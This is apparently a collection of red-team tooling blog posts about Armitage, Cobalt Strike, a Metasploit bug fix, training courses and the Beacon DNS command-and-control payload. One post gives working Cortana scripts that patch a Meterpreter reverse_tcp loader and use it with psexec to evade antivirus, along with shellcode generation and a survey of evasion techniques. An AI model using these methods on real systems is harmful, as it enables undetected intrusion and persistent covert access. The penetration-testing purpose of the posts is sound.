
Armitage’s Oldest Screenshot

My North East CCDC red team experiences led to Armitage. In the CCDC red team environment, the lack of collaboration was a big pain. Armitage was my crack at this problem.

Armitage’s big brother, Cobalt Strike, has a similar story. I used to provide red team services to a DoD customer. From this work, I have a wish list of capabilities and an appreciation for the process that ties them together.

Cobalt Strike is a system to penetrate networks the way real attackers do. I use Armitage and the Metasploit Framework as an integration point for the tools on my wish list.

I’m working through this wish list, one capability at a time. Here’s what I’ve got, so far: To get a foothold, Cobalt Strike offers a workflow for web drive-by and spear phishing attacks. To quietly hold access, you get Beacon, a post-exploitation agent that uses DNS to check for tasks. To use your foothold, Covert VPN bridges you into the target’s network. Of course, Cobalt Strike generates MS Word and PDF reports too.

This work is fun. Armitage is a vehicle to experiment with collaboration, automation, and scale. Cobalt Strike is my way to help penetration testing become threat emulation again.

I really had no idea that two years would lead to this. What a crazy ride!

Using AV-safe Executables with Cortana

Part of a penetration tester’s job is to deal with security products, such as anti-virus. Those of us that use the open source Metasploit Framework know that AV vendors have given the framework more attention in the past year. Now, exotic templates and multiple iterations through the framework’s encoders are not always enough to defeat the products we face in the field.

In this blog post, I’ll walk you through a quick survey of ways to create an executable that defeats anti-virus. I will then show you how you may use Cortana to automatically use one of these techniques with Armitage and Cobalt Strike’s workflow.

Create an AV-safe Executable

Defeating anti-virus is an arms race. A common way to defeat anti-virus is to create a new executable, obfuscate your shellcode, stuff it into the executable, have the executable decode the shellcode at runtime, and execute it. These types of executables are very easy to write. To defeat this simple trick, some anti-virus products emulate binaries in a sandbox hoping to detect something that matches a known bad pattern in a short amount of time. The game then becomes, how do we create something anti-virus products haven’t seen or fool this sandbox emulation so the AV product doesn’t ever see our shellcode in a decoded state.

One option to turn our shellcode into something anti-virus products haven’t seen is Assembly Ghost Writing (HOWTO, original paper). Simply disassemble your shellcode, add junk calls and branches, and assemble into a new executable. Clever developers can automate this process too. Unfortunately, heuristics in some anti-virus products may catch on to your plan.

Hyperion (HOWTOoriginal paper) is a novel solution to get past the sandbox. Hyperion creates an executable with an AES encrypted version of your shellcode. To defeat sandbox emulation, the executable brute forces the AES key (it’s a small key) to decode your shellcode. This works well until AV vendors start writing rules to detect the AES brute force stub in the generated executable. According to the material on Hyperion’s site, Hyperion will try to mitigate some of this by using techniques like Assembly Ghostwriting to obfuscate its stub.

Another option is to buy a code-signing certificate and sign your executable. Some anti-virus products give a free pass to signed executables.

There are many ways to create an executable that passes anti-virus. No one technique is a silver bullet to defeat all products into perpetuity though. Part of our job as penetration testers is to figure out which technique makes sense for our engagement.

Why are AV-safe executables important?

Access to an anti-virus safe executable is important for the maneuver phase of an engagement. Metasploit Framework modules such as psexec and current_user_psexec rely on a Metasploit Framework generated executable by default. If you use this default executable, anti-virus will catch you.

If you have your own executable, you can use it through Armitage or Cobalt Strike. Navigate to the psexec module, go to advanced options, and define EXE::Custom to your executable. If you’d like the framework to always use your executable, then open a console and type: setg EXE::Custom /path/to/yourexecutable.exe.

EXE::Custom is a great point to hook into the framework. It does add some work though. You have to keep track of the executables you generate and which payload handler they map to. If you forget to create a handler (or misconfigure it), then your attack won’t work. *cough*This is a big problem for me*cough*.

Use your AV-safe Executable with Cortana

Wouldn’t it be nice if you could plug your favorite anti-virus bypass technique into the workflow of Armitage and Cobalt Strike? Well, thanks to Cortana, you can.

Cortana filters let you intercept user actions and change them before they’re passed to the Metasploit Framework. With the user_launch filter, we can define a filter that notices a psexec or current_user_psexec  module launch, and set the EXE::Custom to our custom executable every time.

This Cortana script will intercept the psexec and current_user_psexec modules, patch an AV-safe executable using the parameters the user launched the module with, and set EXE::Custom appropriately.

# a cortana filter, fired when a user launches a module
filter user_launch {
local('$custom_exe');

# is the user launching psexec of some sort? I want in <img draggable="false" role="img" class="emoji" alt="????" src="https://s0.wp.com/wp-content/mu-plugins/wpcom-smileys/twemoji/2/svg/1f642.svg">
if ($2 eq "windows/smb/psexec" || $2 eq "windows/local/current_user_psexec") {
# has the user define a custom payload already? bail if they have.
if ($3['EXE::Custom'] ne "") {
return @_;
}

# this AV bypass demo is windows/meterpreter/reverse_tcp only...
if ($3['PAYLOAD'] ne "windows/meterpreter/reverse_tcp") {
println("[-] $2 / $3 is using an incompatible payload... doing nothing");
return @_;
}

# patch loader.exe with our host and port
$custom_exe = patch_loader_exe($3['LPORT']);

# upload the custom file to the team server (if there is one), store its path
$custom_exe = file_put($custom_exe);

# update the payload options to use our new executable
$3['EXE::Custom'] = $custom_exe;

# change the wait for session delay to a higher value
$3['WfsDelay']    = 60;
}

# return our original arguments. Changes to $3 will affect this array.
return @_;
}

In this example, I’m using the Meterpreter stage-1 I wrote awhile back as an AV-bypass executable. I wrote this stage-1 not to bypass AV, but as an example of how to stage Meterpreter from a C program. At the time, few anti-virus programs picked it up though. So it’ll work for our purposes. Here’s the code to modify this executable on the fly:

sub patch_loader_exe {
local('$patch $handle $data $tempf');

# ok, let's create a patch for loader.exe with the desired host/port.
$patch = pack("Z20 I-", lhost(), $1);

# read in loader.exe
$handle = openf(script_resource("loader.exe"));
$data = readb($handle, -1);
closef($handle);

# patch it.
$data = strrep($data, "A" x 24, $patch);

# write out a temporary file.
$tempf = ticks() . ".exe";
$handle = openf("> $+ $tempf");
writeb($handle, $data);
closef($handle);

# delete our temp file when this app closes
delete_later($tempf);

return $tempf;
}

The entire package is on Github if you’d like to try it out. You can use this snippet in Armitage or Cobalt Strike.

If you’d like to use another AV-bypass solution (beyond my simple loader from a few weeks ago), you will need the ability to generate shellcode from Cortana. Here’s the long way to do it:

local('$options $shellcode');
$options = %(
LHOST      => lhost(),
LPORT      => 4444,
PAYLOAD    => "windows/meterpreter/reverse_tcp"),
EXITFUNC   => "process",
Encoder    => "generic/none",
Iterations => 0);

$shellcode = call("module.execute", "payload", $options['PAYLOAD'], $options)['payload'];

And the easy way (use Cortana’s &generate function):

$shellcode = generate("windows/meterpreter/reverse_tcp", lhost(), 4444, %(), "raw");

Armitage and Cobalt Strike both give you a workflow for your penetration testing purposes. Cortana gives you full control of this workflow. You’re empowered you to use the right solution for your situation.

Pssst: For licensed Cobalt Strike users, I’ve made a similar script available. The Cobalt Strike version of this script intercepts the psexec and current_user_psexec modules, generates shellcode for the desired listener, encodes the shellcode, and places this encoded shellcode into an executable. The executable, source code, and script are available by going to Help -> Arsenal in today’s Cobalt Strike update.

Post-Mortem of a Metasploit Framework Bug

Two weekends ago, I ran my Advanced Threat Tactics course with a group of 19 people. During the end exercise, one of the teams was frustrated. Their team server was incredibly slow, like mollasses. I asked the student with the team server to run top and I noticed the ruby process for msfrpcd was consuming all of the CPU. I mentioned that I had seen the issue to which the student leaned back, crossed their arms and responded “oh, great, I guess my 2-cores and 4GB of RAM aren’t enough–harumph!”

I wasn’t fibbing to sweep the issue under the rug. I have seen this behavior before, for the last year actually. It frustrated me too, but I was never able to isolate it. In this blog post, I’d like to share with you the story of this bug and how I managed to isolate it. I hope this will help you with tracking down issues you encounter too.

To scan through a pivot, Armitage has a feature I call MSF Scans. This feature will run auxiliary/scanner/portscan/tcp to discover services and follow it up with several auxiliary modules to further enumerate the open services.

I noticed on some virtualized systems that following this process would lead Ruby to consume CPU for an entire core, making the Metasploit Framework non-responsive. On Amazon’s EC2, a micro instance would nearly always trigger with this problem. It’s this reason I recommend that Armitage and Cobalt Strike users use a high CPU EC2 instance.

When a thread is so busy that it consumes all of the CPU, we refer to this problem as resource starvation. This busy thread is preventing other threads from running as often as they normally would, making the whole system feel slow.

I took a look at the virtual machine I gave out in class to see if I could reproduce the problem. Most of the time, when I would run a scan–everything was OK. If I opted to run multiple scans at once (uncoordinated teams sharing one Metasploit Framework instance do this a lot), then  I was much more likely to trigger this problem. When I ran multiple scans through a pivot enough times, I would reliably trigger this CPU starvation condition.

Reliably reproducing a problem is the first, and often hardest step in actually fixing it.

Next, I had to figure out where this problem was happening. In Java, there’s a way to dump a stracktrace of every running thread to STDOUT (use kill -3 [pid] to do this). Ruby has a gem called xray which will sort-of do this. By default it only dumps the current thread. If I wanted to patch Ruby, apparently I can get it to dump all threads. I decided to look for another option.


The Metasploit Framework has a threads command. Typing threads by itself will list the threads spawned by the framework:


If you type threads -i [number] -v you will see a stacktrace for that thread.

You may also use threads -k [number] to kill a thread.

Armed with this information, I opted to trigger the CPU starvation condition and kill threads one at a time until the CPU spinning stopped.

I had an inkling that one of the threads created by the auxiliary/scanner/portscan/tcp module was the cause of this CPU use.  I kept examining and killing threads until the only ones left were the MeterpreterDispatcher and MeterpreterReceiver threads.

When I killed my meterpreter session, the CPU use went to a normal level. When I killed all jobs and threads related to my portscan, the CPU use stayed at the high level. Conclusion? The problem is in the MeterpreterDispatcher and MeterpreterReceiver threads–somewhere.

I dumped the stacktrace for these threads. I then started at the top and looked at thread_factory.rb. I had this crazy notion that each framework thread checks out a connection from the postgres database. Maybe I exhausted this pool somehow (or something wasn’t giving back to this pool) and this would cause further thread creation to block, possibly forcing some code into a busy wait state. This assumption was not correct.

I took a look at the next spot in the stacktrace, packet_dispatcher.rb.


Line 255 of packet_dispatcher.rb is the start of the code for the MeterpreterReceiver thread.


Line 307 of packet_dispatcher.rb is the start of the code for the MeterpreterDispatcher thread.

You may use p to print any Ruby data structure to the console or wlog to log a string to the framework.log file in ~/.msf4/logs. I added a few p statements to these two threads so I could understand what they were doing. For example:

p "The size of @pqueue is #{@pqueue.length}"

When I triggered my CPU consumption condition, I noticed something strange.

MeterpreterDispatcher would loop inspecting the size of a variable called @pqueue. At the beginning of this loop, @pqueue would always have one or two items. This thread only sleeps when @pqueue is empty. This is OK, because the MeterpreterDispatcher loop clears @pqueue during each iteration.

How do values get into @pqueue? I took a look at MeterpreterReceiver. This thread will add values to @pqueue. According to my debug output though, the MeterpreterReceiver thread was not adding values to @pqueue when my bad loop was hit.


I looked closer and noticed that at the end of MeterpreterDispatcher there is a check. The thread will try to process a packet and if it can’t, it will insert it back into the queue. Interesting.


If MeterpreterDispatcher can not process a packet (for whatever reason), it adds it to the queue. The queue is no longer empty so it is guaranteed to try again without sleeping. If MeterpreterDispatcher can not process the packet again, it adds it to the queue. Bingo… I found my resource starvation opportunity, almost.

MeterpreterDispatcher has a check to take a packet off of this treadmill. If this check takes incompletely processed packets from the queue, then I’m wrong again. I examined the code and saw that the packet timeout value is 600s or 10 minutes. When a packet is not processed, it’s added to the queue, again and again until it’s processed or 10 minutes pass. This explains why the problem would show up and go away if I left the framework alone for a time.

At this point, I wrote a simple patch to sleep when the packet queue is populated entirely with packets it couldn’t process. I submitted my pull request and after egypt was able to verify the issue, the issue was closed. I’m always amazed by the responsiveness of the Metasploit Framework dev team.

I hope you enjoyed this post mortem. I wrote this post because I’d like to encourage you to dig into the weird issues you encounter and try to solve them. Sometimes, you’re the person with the right environment and situation to trigger a hard to reproduce issue. The Metasploit Framework team did a wonderful job providing us tools to inspect what the framework is doing. With these tools, you can isolate these complicated issues–even if you’re not much of a Ruby programmer. Fixing bugs is an important way to contribute to an open source project. A module may delight folks with their new found powers, but a bug fix will save stress, frustration, embarrassment, and potentially counseling costs for thousands of people. I’m happy this one is fixed.

Advanced Threat Tactics Training

I share a lot from my experiences playing on exercise red teams. I talk about the tactics to collaborate, persist on systems, and challenge network defenders in an artificial environment. Armitage was built for this role.

I speak little about my experience working as a penetration tester. I used to work for a security consulting firm providing “red team services to a DoD customer”. My job was threat emulation. My partner and I would plan and execute actions over a long period of time. All of our activities were double-blind. To protect our work, my boss would meet with our contact in a public area set aside for smokers, hand over our plan, and gain approval to execute at that time.

Last October, I was asked by the LASCON organizers in Austin, TX to teach a one day course at their conference. I opted to teach a course on threat emulation. This is when I wrote Advanced Threat Tactics with Armitage. The course briefly introduced Armitage and the Metasploit Framework. A lot of time was spent on how to get a foothold using tactics these tools don’t directly support. The lecture portion ended with two talks on post-exploitation and how to move inside of a network.

The capabilities missing from our tools made up the Advanced Threat Tactics portion of the course. In these three lectures and labs, I taught:

  • All attacks start with reconnaissance. How do you perform reconnaissance before a targeted phishing campaign? I introduced the concept of a system profiler and how to build one.
  • What do you do if client-side applications are patched? Think like a criminal–you care about the end and not the means. Here, I introduced the idea of hacking with features. It’s important to know how to look at an attack surface and recognize opportunities to get code execution. Sometimes the simple ways work best.
  • Once you have an attack, you need to make sure it passes anti-virus. You also need to think about command and control and how you will go through a restrictive firewall. In this portion of the lecture, I introduced students to these ideas and tools available (at the time) to help them with this process.
  • Once you have your attack put together, it’s important to package it in a convincing way and get it to your target. Here I taught how to send a pixel perfect phishing message. I made students do these steps by hand. Nothing says fun quite like stripping headers from a message in a text editor and then typing SMTP commands by hand to exchange email with the target’s mail server.

My course helped students think creatively about how to get a foothold in a network and use that foothold to achieve a goal. The missing capabilities in the penetration tester’s toolbox have become the road map for Cobalt Strike.

Fast forward one year later. I’m teaching a two-day Advanced Threat Tactics course at OWASP AppSec USA. The heart of the course is still the same. It’s a two-day opportunity to learn how to think creatively about the hacking process and execute the tactics through several guided labs. The two-day time frame allows me to add a lab and lecture on evading defenses. I have also expanded the post-exploitation and maneuver lectures.

Dirty Red Team Tricks II at Derbycon 2.0

Last year, I spoke on Dirty Red Team Tricks at Derbycon. This talk was a chance to share what I had used at the Collegiate Cyber Defense Competition events to go after student networks. During this talk, I emphasized red team collaboration and our use of scripts to automatically own Windows and UNIX systems. I also released the auto hack scripts at the event.

This year, I had a chance to update this talk and show what is different about this year. At this talk, I emphasized the use of bots and how they helped us play the game. I also talked about the use of asynchronous command and control to better hide our presence on student systems. I released Raven, the asynchronous C2 agent I developed for this year’s CCDC event. Raven is the prototype of Cobalt Strike’s Beacon feature. I also released a few other Cortana scripts discussed in the talk. This talk also covers a neat Windows persistence trick using DLL hijacking against explorer.exe.

Thanks to Adrian “irongeek” Crenshaw‘s amazing speed, I’m able to share both videos with you today. It’s best to watch both videos in order.

Let me know what I should cover in next year’s Dirty Red Team Tricks III.

Beacon - A PCI Compliant Payload for Cobalt Strike

TL;DR Beacon is a  new Cobalt Strike payload that uses DNS  to reduce the need to talk directly to Cobalt Strike. Beacon helps you mimic the low and slow command and control popular with APT and malware.

In the interest of helping you verify vulnerabilities for compliance purposes, I’d like to introduce you to Beacon, a new feature in the latest Cobalt Strike update.

Beacon is a PCI compliant payload (if PCI means Payload for Covert Interaction). Beacon offers long-term asynchronous command and control of a compromised host. It works like other Metasploit Framework payloads. You may embed it into an executableadd it to a document, or deliver it with a client-side exploit.

The next time you have to run an exploit to check the box, why don’t you exploit the CEO’s system and use Beacon to quietly maintain a lifeline into the network until everyone is gone for the night? Then you can inject Meterpreter into memory, load Cobalt Strike’s Covert VPN, and run your favorite vulnerability scanner

What is that you say? Your customer has decent network monitoring? They’ll block your beacon before anything can be done about it? OK! Beacon can phone home to multiple domains. If one gets blocked, that’s OK. If you own a few domains and have a few NS records to spare, Beacon can check for tasks using DNS requests. It doesn’t need to communicate with you unless a task is waiting for it.

Beacon’s features include

  • Check task availability using HTTP or DNS
  • Beacon to multiple domains (who cares if that first one is blocked)
  • Capable of automatic migration immediately after staging
  • Tight integration with Cobalt Strike. Deliver beacon with social engineering packages, client-side exploits, and session passing
  • Intuitive console to manage and task multiple beacons at once

Beacon is available in the latest Cobalt Strike trial.

Licensed users may use the update program to update their Cobalt Strike installation to the latest version.

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/install_intro.htm

If you’re at DerbyCon, make sure you stop by the Strategic Cyber LLC table for a demo.Are you headed to OWASP AppSec USA in Austin, TX? I’m teaching a two-day Advanced Threat Tactics course. In this course, I will show you how to evade defense technologies, gain a foothold in a modern network, and carry out post-exploitation. It’s a great way to learn more about how to use technologies like Beacon